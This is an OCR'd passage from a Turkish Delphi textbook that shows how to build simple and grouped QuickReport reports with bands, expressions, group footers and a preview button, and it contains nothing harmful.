
❖ Birinci “QRDBText” kontrolünü seçip “Object Inspector” penceresinden “**DataSet**” özelliğine “Table1”, “**DataField**” özelliğine de göstereceği sütun değerlerini aktarın. Bu işlemi 5 kontrol için de ayrı ayrı yapın.

11.08.2003


MAĞAZA SERVİS TAKİP ÇİZELGESİ

MAĞAZA ADI	SERVİS TARİHİ	FİRMA	AÇIKLAMA	TUTAR
MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

- Şimdiki işlemimiz "QuickRep" kontrolünü seçip "Object Inspector" penceresinden "**HasPageFooter**" bandını aktifleştirmek olacak. Bu band rapor sayfalarının hepsinde alt bilgi olarak kullanılacaktır. Genellikle sayfa sayısı veya toplam sayfa adedi gibi etiketlerin yer aldığı bölümdür. Bu kısma "**QRSysData**" kontrolünden bir adet yerleştirip "Data" özelliğine "**qrsPageNumber**" değerini aktarın. Bu işlemden sonra kontrol aktif sayfa sayısını gösterecektir.
- Basit raporlama için aktifleştireceğimiz son band "**HasSummary**" bandıdır. Bu band raporunuzun en sonunda gözükecek olan kısımdır. Genellikle rapor toplamlarına ait hesaplamaların yaptırılacağı yerdir. Bu banda yerleştireceğiniz "**QRExp**" kontrolü sayesinde tablo sütunlarınıza ait fonksiyonel hesaplatmaları yaptırabilirsiniz. Şimdi bir adet ("FATURATUTARI" sütununun alt hizasına) "QRExp" kontrolünü bu banda yerleştirip "**Expression**" özelliğine tıklayın, aşağıdaki pencere açılacaktır.



- "**Function**" ve "**DataField**" düğmelerini kullanarak yukarıda gösterilen formülü "**Expression**" penceresine girin. "OK" Basın.
- Bu aşamada raporunuza "preview" komutunu verirseniz "QRExp" kontrolü içerisinde hesaplanan değerin parasal formata çevrilmeden gösterildiğini göreceksiniz. Aksaklığı düzeltmek için "**QRExp**" kontrolünü seçip "**Mask**" özelliğine "###,###,### TL" değerini aktarıp raporunuzun önizlemesini alın.
- Yine "**HasSummary**" bandına "QRLabel" kontrolü yerleştirerek (QRExp kontrolünün etiketi olacak şekilde soluna yerleştirin) "Caption" özelliğine "TOPLAM FATURA TUTARI" yazın.
- Raporunuzu baskı önizleme konumuna getirirseniz görüntünüz aşağıdaki şekilde oluşacaktır.



- Bu adımda sütun başlıklarının altına kalın çizgi, kayıtların altlarına da ince çizgi çekmeyi göstereceğim. "**QrShape**" kontrolünden bir adet sütun başlıklarının altına (ColumHeader bandı) boydan boya çizin. Varsayılan olarak "Shape" özelliği "qrsRectangle" dır. Yani dikdörtgen çizer. Bu özelliğe "**qrsHorLine**" değerini aktarın ve "Pen" özelliğinin altında yer alan "**Width**" değerine "3" girip preview görüntüsünü alın. Aynı işlemi "**Detail**" band bileşenlerinin (QRDBText kontrolleri) altında da yapın fakat width değerini değiştirmeyin.

Gruplandırılmış Rapor Dosyası Oluşturmak:


Yukarıdaki raporda, kayıtlara dikkat edecek olursanız satırlar kayıt giriş sırasına göre oluşturulmuştur. Şimdiki işlemimizde aynı mağaza ismine sahip olan kayitların alt alta ve grup halini almış şekilde listelenmesini sağlayacağız. Aşağıda bu husus adım adım izah edilmektedir.

- İlk olarak formunuza bir adet "Table" (Query de olabilirdi) nesnesi yerleştirin. Ardından table nesnesi ile tablonuz arasındaki bağlantıyı gerçekleştirin (DataBaseName ile TableName özelliklerini ayarlayın).
- Table nesnenizin (Table1) Active özelliğini true yapın.
- Bu adımda formunuza bir adet "QuickRep" kontrolü taşıyıp bırakın.
- "QuickRep" kontrolün Object Inspector" penceresinden "Dataset" özelliğine "Table1" değerini girin.
- Tekrar "QuickRep" kontrolünü seçin ve "Object Inspector" penceresinde yer alan "Bands" özelliğinin solundaki "+" işaretine tıklayın.
- Alt seçenekleri açılacaktır.
- Açılan bu bandlardan "HasTitle" olan özelliği true yapın.
- Delphi otomatik olarak "Title" bandını "QuickRep" kontrolünün içerisinde oluşturacaktır. Bu banda yerleştirilecek içerikler sadece raporunuzun ilk sayfasının başlangıcında yer alacaktır. Diğer sayfalara bu bandın herhangi bir etkisi yoktur.
- "HasTitle" bandına raporunuzun başlığını belirlemek için bir adet "QRLabel" kontrolü yerleştirip içeriğine (Caption özelliğine) "MAĞAZA SERVİS TAKİP ÇİZELGESİ" yazın.
- **Yapmış olduğunuz değişikliklerin rapor görüntüsünü almak için "QuickRep" kontrolü üzerinde mousun sağ tuşuna tıklayıp "Preview" komutunu verebilirsiniz.**
- "QuickRep" kontrolünü seçip "Object Inspector" penceresinden "HasColumnHeader" bandına true değerini aktarın. Bu band sütun başlıklarının gösterileceği banddır, rapor sayfalarınızın tamamının başlığında gözükecektir. Bu banda da beş adet "QRLabel" kontrolü yerleştirip içeriklerini sütun başlıklarını gösterecek metinle doldurun.
- "QuickRep" kontrolünü seçip "Object Inspector" penceresinden "**HasPageHeader**" bandına true değerini aktarın. Tüm sayfalarda gözükmesini isteyeceğiniz üst bilgiler için bu bandı kullanabilirsiniz. Bu banda "QRSysData" kontrolünden bir adet yerleştirip, "Object Inspector" penceresinden "**Data**" özelliğine "qrsDate" değerini aktarın. Bu kontrol artık aktif raporun basılma tarihini gösterecektir.
- Buraya kadar olan kısım yukarıdaki örnekle aynı olacaktır. Şimdi göstereceğim adımlar gruplandırma işlemini gerçekleştirecektir. Dikkatlice inceleyiniz


- “Qreport” yaprağında yer alan “**QRGroup**” kontrolünden bir adet “QuickRep” kontrolünün üzerine yerleştirin. Otomatik olarak “GroupHeader” özelliğini alacaktır. Bu banda gruplandırma yapacağınız sütun veya sütunları yerleştirebilirsiniz. “Qreport” yaprağından bir adet “QRDBText” kontroünü “MAGAZAADI” sütununun altına gelecek şekilde yerleştirin. “**DataSet**” özelliğine “Table1”, **DataField**” özelliğine de “MAGAZAADI” sütununu aktarın. Mousun sağ tuşuna basıp “Preview” görüntüsü alırsanız, aşağıdaki ekran görüntüsüyle karşılaşırsınız.

- Raporun “MAGAZAADI” sütununa göre alfabetik sırada oluşmasının sebebi “Object Inspector” penceresinden “Index Name” özelliğine paradox tablosunda secondary index olarak tanımlanmış olan “MAGAZAADIINDEX” değerinin aktarılmış olmasından kaynaklanmaktadır (Gruplandırma yapacağınız sütunu tablonuzda index tanımlamalı ve aktif hale getirmelisiniz. Şayet Query kontrolünü kaynak olarak kullandıysanız, o zaman indexe gerek olmayıp sadece gruplandırma yapacağınız sütuna göre “Order By” komutunu kullanmalısınız).
- Bu adımda “QuickRep” kontrolünü seçip Daha önce anlatıldığı gibi “Object Inspector” penceresinden “HasDetail” bandına true değerini aktarın. Bu bandın içerisine dört (4) adet “QRDBText” kontrolü yerleştirin. Dört tane dememizin sebebi “MAGAZAADI” sütunu içeriğini gösterecek olan kontrol “GroupHeader” bandına yerleştirilmiştir. Geriye kalan dördünü bu banda yerleştirmelisiniz. Dört kontrol için “**DataSet**” ve

"**DataField**" özelliklerini ayarlayın. Raporun tasarım anındaki en son görüntüsü aşağıda verilmiştir.



- Yine bu adım gruplandırma işlemi için çok önemli, "Qreport" yaprağında yer alan "**QRBand**" kontrolünden bir adet "QuickRep" kontrolünün üzerine çizin. Varsayılan olarak "Title" bandı gözükecektir. Bu bandın "Object Inspector" penceresinden "**BandType**" özelliğine "**rbGroupFooter**" değerini aktarın.
- Şimdi daha önceden eklemiş olduğunuz "QRGroup1" bandını seçip "Object Inspector" penceresinden "**Footer Band**" özelliğine "QRBand1" değerini aktarın. Artık bu iki band grup işlemleri için eşgüdümlü olarak çalışacaktır.
- "Bu adımda "QRBand1" (Group Footer) kontrolüne bir adet "**QRExp**" kontrolü yerleştirin. "**Expression**" özelliğine tıklayarak aşağıdaki formülü girin.



- Yapmış olduğunuz bu hesaplamanın etiketini belirlemek amaçlı "QRBand1" kontrolüne bir adet "QRLabel" kontrolü yerleştirip "Caption" özelliğine "ALT TOPLAM" içeriğini girin ("QRExp" kontrolünün hemen soluna).
- Tekrar "**QRGroup**" bandını (Group Header) seçerek "Expression" özelliğine aşağıdaki formülü girin (Gruplandırma yapacağı sütunu belirtmek gerekiyor).

Close


12.08.2003

MAĞAZA SERVİS TAKİP ÇİZELGESİ

MAĞAZA ADI	SERVİS TARİHİ	FİRMA	AÇIKLAMA	TUTAR
DIA				
	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
			ALT TOPLAM:	**625.000.000 TL**
GIMA				
	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
			ALT TOPLAM:	**700.000.000 TL**
GURALLAR				
	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
			ALT TOPLAM:	**825.000.000 TL**
GURSOYLAR				


of 1

- “QuickRep” kontrolünü seçip mousun sağ tuşuna tıklayın. Açılan menüden “Preview” seçeneğine tıklarsanız yukarıdaki görüntüyle karşılaşırsınız. Her mağazanın altında, alt toplam olarak sonuçların gösterildiği sanıyorum dikkatinizi çekmiştir.
- Şimdiki işlemimiz “QuickRep” kontrolünü seçip “Object Inspector” penceresinden “**HasPageFooter**” bandını aktifleştirmek olacak. Önceki örnekte izah edildiği gibi bu band rapor sayfalarının hepsinde alt bilgi olarak kullanılacaktır. Genellikle sayfa sayısı veya toplam sayfa adedi gibi etiketlerin yer aldığı bölümdür. Bu kısma “**QRSysData**” kontrolünden bir adet yerleştirip “Data” özelliğine “**qrsPageNumber**” değerini aktarın. Bu işlemden sonra kontrol aktif sayfa sayısını gösterecektir.
- Gruplandırılmış rapor oluşturmak için aktifleştireceğimiz son band “**HasSummary**” bandıdır. Şimdi bir adet (“FATURATUTARI” sütununun alt hizasına) “QRExp” kontrolünü bu banda yerleştirip “**Expression**” özelliğine tıklayın, aşağıdaki pencere açılacaktır.



- “**Function**” ve “**DataField**” düğmelerini kullanarak yukarıda gösterilen formülü “Expression” penceresine girin. “OK” Basın.
- Bu aşamada raporunuza “preview” komutunu verirseniz “QRExp” kontrolü içerisinde hesaplanan değerin parasal formata çevrilmeden gösterildiğini göreceksiniz. Aksaklığı düzeltmek için “QRExp” kontrolünü seçip “**Mask**” özelliğine “###,###,### TL” değerini aktarıp raporunuzun önizlemesini alın.
- Yine “HasSummary” bandına “QRLabel” kontrolü yerleştirerek (QRExp kontrolünün etiketi olacak şekilde soluna yerleştirin) “Caption” özelliğine “TOPLAM FATURA TUTARI” yazın.

❖ Raporunuzu baskı önizleme konumuna getirirseniz görüntünüz aşağıdaki şekilde oluşacaktır.




❖ "Group Footer" kısmında yer alan "Alt Toplam" değerinin kümülatif (Bir önceki alt toplama eklenerek) gittiğine dikkat etmişsinizdir. Şayet her toplamın birbirinden bağımsız olarak gösterilmesini isterseniz o zaman aşağıdaki adımları izlemelisiniz.


❖ "Group Footer" bandında yer alan "**QRExp1**" kontrolünü seçin.
❖ "Object Inspector" penceresinde yer alan "**ResetAfterPrint**" özelliğine "true" değerini aktarın.

Bu aşamadan sonra mousun sağ tuşuna tıklayıp "Preview" komutunu verirseniz, "Group Footer" kısmında yer alan tüm hesaplatmalar (birden fazla hesaplatma yaptırabilirsiniz) birbirlerinden bağımsız olarak yapılacaktır. Yani hesaplanan mağazaya ait tutara bir önceki mağazanın toplam değeri eklenmeyecektir.

Aşağıda raporun en son tasarım görüntüsü ile “Print preview” görüntüsü verilmektedir.



Dikkat edin alt toplam değerleri artık kümülatif değil, birbirlerinden tamamen bağımsız olarak hesaplanmaktadır.



Rapor Dosyasına Uygulamanızdan Erişmek:

Oluşturduğunuz raporunuzun baskı önizleme görüntüsüne, program içerisinden nasıl ulaşabileceğiniz hususu önem arz etmektedir. Doğrusunu isterseniz fazla bir uğraşa gerek yok ama bilinmesi gerekmektedir. Aşağıdaki uygulamada "Form1" üzerinde oluşturulmuş bir raporu "Form5" üzerine yerleştirilecek "Button" kontrolünün "OnClick" yordamından açalım. Aşağıdaki kod bloğunu kullanabilirsiniz.


```
uses Unit1; //eklemeyi unutmayınız.
{$R *.dfm}
procedure TForm5.Button1Click(Sender: TObject);
//Baskı Önizleme Al
begin
  Form1.QuickRep1.Preview;//Baskı Önizleme yap
end;
```

BÖLÜM 6
DECISION CUBE
ILE
ÖZET TABLO GÖRÜNTÜLERİ
OLUŞTURMAK

Decision Cube Kontrolleri:

